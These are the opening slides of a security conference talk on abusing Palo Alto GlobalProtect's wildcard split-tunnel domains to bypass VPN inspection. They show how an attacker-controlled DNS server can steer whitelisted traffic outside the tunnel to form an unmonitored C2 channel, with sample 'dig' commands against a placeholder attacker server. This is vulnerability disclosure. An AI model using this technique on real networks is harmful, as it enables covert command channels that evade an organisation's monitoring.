



**AUGUST 6-7, 2025**  
MANDALAY BAY / LAS VEGAS

# **Turning the Tables on GlobalProtect**

Use and Abuse of Palo Alto's Remote Access Solution

Speaker: Alex Bourla

Contributor: Graham Brereton

## \$ whoami

### Speaker - Alex Bourla

- These days: Independent Security Engineer and Researcher
- Previously: Penetration Tester and Red Teamer
- Still can't resist poking at products when something doesn't smell right...


### Contributor - Graham Bereton

- Ex-colleague and core contributor
- Played a key role in this research



# \$ globalprotect --info

- Always-On VPN for enterprises
- SSL decryption & inspection
- Identity-based access control
- Device trust enforcement
- 'Advanced Threat' & DLP




iOS



macOS

# Where it all begun...

# The docs that caught my eye




<https://docs.paloaltonetworks.com/globalprotect/10-1/globalprotect-admin/globalprotect-gateways/split-tunnel-traffic-on-globalprotect-gateways/configure-a-split-tunnel-based-on-the-domain-and-application>



## Q: How would you design this feature securely ?


For example, add **\*.target.com** to exclude all Target traffic from the VPN tunnel.



Hint

# What could go wrong with this design?

Wildcard Split Tunnel Domain Feature - e.g. \*.zoom.us



What if the DNS server  
is *mine*?

And, what if the  
response is a lie?


```
dig foo.zoom.us  
@[attacker-dns-server]
```

# Example Exploitation

External Attacker's goal:




Unmonitored  
C2 channel



\* **.zoom.us** configured as a split tunnel domain to improve Zoom performance






## Exploitation Steps

1. DNS Request for whitelisted domain `foo.zoom.us` is sent to **attacker-controlled** DNS server

```
$ dig foo.zoom.us @6.6.6.6 +short
```

